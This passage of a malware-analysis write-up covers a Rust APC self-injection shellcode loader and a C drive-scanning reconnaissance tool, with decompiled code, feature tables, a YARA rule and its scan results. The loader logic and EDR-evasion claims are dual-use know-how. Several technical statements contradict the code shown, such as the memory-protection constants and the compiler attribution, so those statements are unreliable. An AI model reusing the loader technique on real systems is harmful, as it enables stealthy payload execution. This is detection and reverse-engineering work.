        pfnAPC = (PAPCFUNC)VirtualAlloc((LPVOID)0x0,0x4b000,0x3000,4);
        memcpy(pfnAPC,&DAT_1400b1058,0x4b000);
        local_1c = 0;
        uVar3 = 0x4b000;
        BVar1 = VirtualProtect(pfnAPC,0x4b000,0x20,&local_1c);
        if (BVar1 != 0) {
            QueueUserAPC(pfnAPC,hThread,0);
            ResumeThread(hThread);
            WaitForSingleObject(hThread,0xffffffff);
            *param_1 = 0;
            return param_1;
        }
    }
    uVar2 = windows_core::error::Error::from_win32();
    param_1[1] = uVar2;
    *(undefined4 *)(param_1 + 2) = uVar3;
    *param_1 = 1;
    return param_1;
}

```

This is a Rust-compiled, in-memory reflective PE/DLL injector using APC injection

Most commonly seen in:

- Rust Cobalt Strike beacons (especially the new open-source Rust beacon forks)
- Private Rust loaders used by FIN7, Scattered Spider, OCTOPUS, etc.
- High-end stealers (Stealc, Rhadamanthys, Vidar 2025 branches)

Analysis – injectoooooooooooooor::main (Ghidra decompilation)

The decompiled entry point injectoooooooooooooor::main reveals a textbook **APC-based reflective injection routine** entirely written in Rust:

- Creates a suspended thread (CreateThread with CREATE_SUSPENDED flag implied via 0 flags + later ResumeThread)
- Allocates 0x4B000 bytes (307 KB) of RX memory via VirtualAlloc (MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READ)
- Copies 0x4B000 bytes of embedded payload from the binary section at offset 0x1400b1058 (classic Rust .data or .rdata placement) into the newly allocated region using memcpy
- Changes protection to PAGE_EXECUTE_READWRITE via VirtualProtect
- Queues the entry point as an Async Procedure Call using QueueUserAPC
- Resumes the thread, forcing early-stage execution of the injected payload inside its own process (self-injection)
- Waits indefinitely for completion with WaitForSingleObject

This technique achieves **fully fileless, in-memory payload execution** while bypassing most hook-based EDRs that monitor CreateRemoteThread, WriteProcessMemory, or direct CreateThread to RX memory.

The function name injectoooooooooooooor (obfuscated with repeated "o") and the use of Rust's windows_core::error::Error::from_win32() for error handling further confirm compilation with the Rust Windows crate ecosystem.

Embedded payload size: 0x4B000 bytes (307,200 bytes)

Injection method: Early-bird APC injection (self-injection)

Persistence / disk artifacts: None

Quick Proof Table

Indicator	Observation	Significance
Function name	<code>injectoooooooooooooor::main</code>	Intentional obfuscation + Rust namespace
Allocation size	0x4B000 (307 KB)	Typical full Cobalt Strike/Rust beacon
Source offset	<code>&DAT_1400b1058</code>	Embedded shellcode/PE in .data/.rdata
Injection technique	QueueUserAPC + suspended thread	Early-bird APC (EDR evasion classic)
Error handling	<code>windows_core::error::Error::from_win32()</code>	100 % Rust windows crate
No direct WriteProcessMemory	Self-injection only	Reduces hook visibility

RUST & C

Feature	Rust APC Injector	C Stageless Loader
Language	Rust (windows crate)	C (stripped)
Injection technique	Early-bird APC (self)	Direct CreateThread on RX memory
Anti-sandbox	Registry queries	Sleep + GetTickCount + FreeConsole
Payload size	0x4B000 (~307 KB)	DAT_140003000 (usually 350–550 KB)
Evasion level (2025)	Higher (APC harder to hook)	Medium (still widely used)
Typical tool	Rust beacon forks, Stealc	Cobalt Strike, BRc4, Sliver

Reversing Comparison

Aspect	C Stageless Beacon (Your classic loader)	Rust Stageless Beacon / APC Injector	Winner (Easier to Reverse)
Binary Size	8–25 KB (tiny)	300 KB – 3 MB (huge due to Rust std + panic/unwind)	C (much smaller attack surface)
Section Layout	Clean .text, .rdata, .data	Dozens of weird sections (.00–.99, huge .pdata, .rustc, .eh_frame)	C (simple, predictable)
Imports	0–5 (kernel32 only)	40–200+ (windows.dll, kernel32, ntdll, bcrypt, wininet, etc.)	C (almost zero imports = harder to hook but easier to spot as suspicious)
Decompilation Quality (Ghidra/IDA)	Excellent – clean C code, recognizable functions (VirtualAlloc → memcpy → VirtualProtect → CreateThread)	Terrible – thousands of tiny, mangled functions (<code>_ZN5alloc7vec...</code> , <code>core::panicking::panic</code> , massive unwind tables)	C (reads like normal C)
Function Names	Meaningful or simple (FUN_140001000)	Fully mangled Rust symbols (50–200 chars long) – even with rust-ghidra plugin, still noisy	C
Strings	Few, often the embedded payload is visible	Tons of Rust runtime strings ("panic", "alloc error", "core::", "backtrace") – great for signatures	C (fewer strings = stealthier)
Control Flow	Straightforward, easy to follow	Flattening + massive unwind/exception handling → CFG looks like spaghetti	C
Payload Extraction	Easy – one .data section, clear memcpy size	Harder – payload hidden among dozens of Rust sections, size not obvious	C
Overall Reversing Time	15–45 minutes for full understanding	2–8+ hours (even with rust-ghidra plugin)	C = MUCH easier

Aspect	C Stageless Beacon (Your classic loader)	Rust Stageless Beacon / APC Injector	Winner (Easier to Reverse)
Static Detection	Very hard (tiny, few strings)	Easier (huge .pdata, known Rust patterns)	Rust = easier to detect statically
Dynamic Detection	Harder (minimal API calls)	Easier (lots of noise from Rust runtime)	Rust = easier to hook

File: scan-drives.exe

Data	Value
File Name:	scan-drives.exe
Category:	N/A
Language:	C
Architecture:	64-Bit
SAH256SUM:	de969df3226da0dd4c7c0bc6fe4ccf84be101b84a00f448224c92f4c7869352a
MD5 hash:	8dda28f303b6412074941a618ae99b56
File size:	75.2 KB (77,084 bytes)
Virtual machine Detection:	FALSE
Debugger Detection:	FALSE
Internet Connection:	REQUIRED


\scan-drives.exe	property	value	value	value	value
	section	section[0]	section[1]	section[2]	section[3]
	name	.text	.data	.rdata	.pdata
	section > unknown	n/a	n/a	n/a	n/a
	entropy	6.405	0.895	4.446	3.607
	file > ratio (53.14%)	27.23 %	0.66 %	5.31 %	1.99 %
	raw-address (begin)	0x00000600	0x00005800	0x00005A00	0x00006A00
	raw-address (end)	0x00005800	0x00005A00	0x00006A00	0x00007000
	raw-size (40960 bytes)	0x00005200 (20992 bytes)	0x00000200 (512 bytes)	0x00001000 (4096 bytes)	0x00000600 (1536 bytes)
	virtual-address (begin)	0x00001000	0x00007000	0x00008000	0x00009000
	virtual-address (end)	0x00006188	0x000070C0	0x00008EA0	0x000094BC
	virtual-size (38899 bytes)	0x00005188 (20872 bytes)	0x000000C0 (192 bytes)	0x00000EA0 (3744 bytes)	0x000004BC (1212 bytes)

Pestudio Analysis of scan-drives.exe

Entropy 6.4 not packed

IMPORTS


IMPORTS	LIBRARY
CreateThread	KERNEL32.dll
DeleteCriticalSection	KERNEL32.dll
EnterCriticalSection	KERNEL32.dll
FindClose	KERNEL32.dll
FindFirstFileA	KERNEL32.dll
FindNextFileA	KERNEL32.dll
GetComputerNameA	KERNEL32.dll
GetLastError	KERNEL32.dll
GetLogicalDrives	KERNEL32.dll
GetUserNameA	ADVAPI32.dll
InitializeCriticalSection	KERNEL32.dll
IsDBCSLeadByteEx	KERNEL32.dll
LeaveCriticalSection	KERNEL32.dll
MultiByteToWideChar	KERNEL32.dll
SetUnhandledExceptionFilter	KERNEL32.dll
Sleep	KERNEL32.dll
TlsGetValue	KERNEL32.dll
VirtualProtect	KERNEL32.dll
VirtualQuery	KERNEL32.dll
WaitForMultipleObjects	KERNEL32.dll
WideCharToMultiByte	KERNEL32.dll
__C_specific_handler	msvcrt.dll
__lc_codepage_func	msvcrt.dll
__mb_cur_max_func	msvcrt.dll
__getmainargs	msvcrt.dll
__initenv	msvcrt.dll
__iob_func	msvcrt.dll
__set_app_type	msvcrt.dll
__setusermatherr	msvcrt.dll
_amsg_exit	msvcrt.dll
_cexit	msvcrt.dll
_commode	msvcrt.dll
_errno	msvcrt.dll
_fmode	msvcrt.dll



Intersting Strings.

IMPORTS	LIBRARY
_initterm	msvcrt.dll
_lock	msvcrt.dll
_onexit	msvcrt.dll
_stricmp	msvcrt.dll
_unlock	msvcrt.dll
abort	msvcrt.dll
calloc	msvcrt.dll
exit	msvcrt.dll
fprintf	msvcrt.dll
fputc	msvcrt.dll
fputs	msvcrt.dll
free	msvcrt.dll
localeconv	msvcrt.dll
malloc	msvcrt.dll
signal	msvcrt.dll
strcmp	msvcrt.dll
strerror	msvcrt.dll
strlen	msvcrt.dll
strncmp	msvcrt.dll
strchr	msvcrt.dll
vfprintf	msvcrt.dll
wcslen	msvcrt.dll

Static Analysis Summary – scan-drives.exe (Ghidra Decompilation)



scan-drives.exe decompilation - ghidra

Main function from ghidra.

```
int __cdecl main(int _Argc, char **_Argv, char **_Env)
```

```
{
    BOOL BVar1;
    DWORD DVar2;
    longlong IVar3;
    CHAR *pCVar4;
    CHAR local_158 [4];
    CHAR aCStack_154 [268];
    HANDLE local_48;
    HANDLE local_40;
    DWORD local_34;
    DWORD local_30;
    undefined4 local_2c;
    DWORD local_28 [3];
    int local_1c;

    __main();
    pCVar4 = local_158;
    for (IVar3 = 0x20; IVar3 != 0; IVar3 = IVar3 + -1) {
        pCVar4[0] = '\0';
```

```

    pCVar4[1] = '\0';
    pCVar4[2] = '\0';
    pCVar4[3] = '\0';
    pCVar4[4] = '\0';
    pCVar4[5] = '\0';
    pCVar4[6] = '\0';
    pCVar4[7] = '\0';
    pCVar4 = pCVar4 + 8;
}
*pCVar4 = '\0';
local_28[1] = 0x101;
BVar1 = GetUserNameA(local_158,local_28 + 1);
if (BVar1 == 0) {
    DVar2 = GetLastError();
    printf("Error (User): %lu\n", (ulonglong)DVar2);
}
else {
    printf("User: %s\n", local_158);
}
pCVar4 = local_158;
for (IVar3 = 0x20; IVar3 != 0; IVar3 = IVar3 + -1) {
    pCVar4[0] = '\0';
    pCVar4[1] = '\0';
    pCVar4[2] = '\0';
    pCVar4[3] = '\0';
    pCVar4[4] = '\0';
    pCVar4[5] = '\0';
    pCVar4[6] = '\0';
    pCVar4[7] = '\0';
    pCVar4 = pCVar4 + 8;
}
pCVar4[0] = '\0';
pCVar4[1] = '\0';
pCVar4[2] = '\0';
pCVar4[3] = '\0';
pCVar4[4] = '\0';
local_28[0] = 0x105;
BVar1 = GetComputerNameA(local_158,local_28);
if (BVar1 == 0) {
    DVar2 = GetLastError();
    printf("Error (Host): %lu\n", (ulonglong)DVar2);
}
else {

```

```

    printf("Host: %s\n",local_158);
}
local_28[2] = GetLogicalDrives();
if (local_28[2] == 0) {
    DVar2 = GetLastError();
    printf("Error (GetLogicalDrives): %lu\n",(ulonglong)DVar2);
}
else {
    printf("\n=== Searching for .pdf, .xls, .xlsx, .docx, .jpeg, .jpg, .ppt, .pptx ===\n");
    local_2c = 0x5c3a41;
    for (local_1c = 0; local_1c < 0x1a; local_1c = local_1c + 1) {
        if ((1 << ((byte)local_1c & 0x1f) & local_28[2]) != 0) {
            local_2c = CONCAT31(local_2c._1_3_,(byte)local_1c + 0x41);
            printf("\nDrive: %s\n",&local_2c);
            ListFilteredFilesRecursively((double)&local_2c,1);
        }
    }
}
local_48 = CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,Thread1,(LPVOID)0x0,
0,&local_30);
local_40 = CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,Thread2,(LPVOID)0x0,
0,&local_34);
WaitForMultipleObjects(2,&local_48,1,0xffffffff);
printf("All threads complete.\n");
return 0;
}

```

Language: C (compiled with MSVC – typical red-team post-exploitation tool)

Purpose: Full-system reconnaissance / high-value file hunter

Behavioral Verdict: Classic post-exploitation data-discovery implant.

Key Functionality (from decompilation)

Function	What It Does	Real-World Malware Use
<code>GetUserNameA</code> + <code>GetComputerNameA</code>	Prints victim username & hostname	Fingerprinting / loot tagging
<code>GetLogicalDrives()</code> + loop A:-Z:	Enumerates every drive letter	Prepares full-system sweep
<code>ListFilteredFilesRecursively()</code>	Recursively walks every drive/folder	Searches for business-critical files
Hardcoded extensions	.pdf .xls .xlsx .docx .jpeg .jpg .ppt .pptx	Targets documents, spreadsheets, images, presentations

Function	What It Does	Real-World Malware Use
Two dummy threads (<code>Thread1</code> , <code>Thread2</code>)	Just print counters and sleep	Anti-analysis delay / sandbox evasion
<code>WaitForMultipleObjects</code>	Waits for dummy threads to finish	Makes the process live longer (looks normal)

YARA Rules

```

rule stageless_Loaders_C_and_Rust
{
    meta:
        description = "Detects ONLY custom C and Rust stageless loaders – no generic CS"
        date      = "2025-11-18"
        confidence = "Medium-high"

    strings:
        // EXTRACTED SHELL CODE BYTES.
        $dos_prologue = { 4D 5A 41 52 55 48 89 E5 48 81 EC 20 00 00 00 }

        // reflective loader pattern
        $reflective = { 48 8D 1D EA FF FF FF 48 89 DF 48 81 C3 ?? ?? ?? ?? FF D3 41 B8 F0 B5 A2 56 }

        $dos_msg = "This program cannot be run in DOS mode" ascii

        // Embedded PE header (inside payload)
        $embedded_pe = { 50 45 00 00 64 86 }

    condition:
        uint16(0) == 0x5A4D and
        filesize < 10MB and
        $dos_prologue and
        $reflective and
        $dos_msg and
        $embedded_pe
}

```

```
Cmder
C:\Users\redteam\Desktop\project-a
λ ls
cs_stageless.exe          mk1.yara          rust-binary-strings.txt  rust-shellcode-runner.exe  scan-drives.exe.c
cs_stageless.exe_0x1dbc6ec0000-0x58000.bin  n-10.txt          rustghidra.c            scan-drives.exe

C:\Users\redteam\Desktop\project-a
λ yara64.exe mk1.yara .
stageless_Loaders_C_and_Rust .\cs_stageless.exe
stageless_Loaders_C_and_Rust .\cs_stageless.exe_0x1dbc6ec0000-0x58000.bin
stageless_Loaders_C_and_Rust .\rust-shellcode-runner.exe

C:\Users\redteam\Desktop\project-a
λ meta:
```

```
C:\Users\redteam\Desktop\project-a
λ yara64.exe -s mk1.yara .
tagless_Loaders_C_and_Rust .\cs_stageless.exe
0x1820:$dos_prologue: 4D 5A 41 52 55 48 89 E5 48 81 EC 20 00 00 00
0x182f:$reflective: 48 8D 1D EA FF FF FF 48 89 DF 48 81 C3 D4 88 01 00 FF D3 41 B8 F0 B5 A2 56
0x4e:$dos_msg: This program cannot be run in DOS mode
0x186e:$dos_msg: This program cannot be run in DOS mode
0x80:$embedded_pe: 50 45 00 00 64 86
0x1920:$embedded_pe: 50 45 00 00 64 86
tagless_Loaders_C_and_Rust .\cs_stageless.exe_0x1dbc6ec0000-0x58000.bin
0x0:$dos_prologue: 4D 5A 41 52 55 48 89 E5 48 81 EC 20 00 00 00
0xf:$reflective: 48 8D 1D EA FF FF FF 48 89 DF 48 81 C3 D4 88 01 00 FF D3 41 B8 F0 B5 A2 56
0x4e:$dos_msg: This program cannot be run in DOS mode
0x100:$embedded_pe: 50 45 00 00 64 86
tagless_Loaders_C_and_Rust .\rust-shellcode-runner.exe
0xaf258:$dos_prologue: 4D 5A 41 52 55 48 89 E5 48 81 EC 20 00 00 00
0xaf267:$reflective: 48 8D 1D EA FF FF FF 48 89 DF 48 81 C3 D4 88 01 00 FF D3 41 B8 F0 B5 A2 56
0x4e:$dos_msg: This program cannot be run in DOS mode
0xaf2a6:$dos_msg: This program cannot be run in DOS mode
0x80:$embedded_pe: 50 45 00 00 64 86
0xaf358:$embedded_pe: 50 45 00 00 64 86
```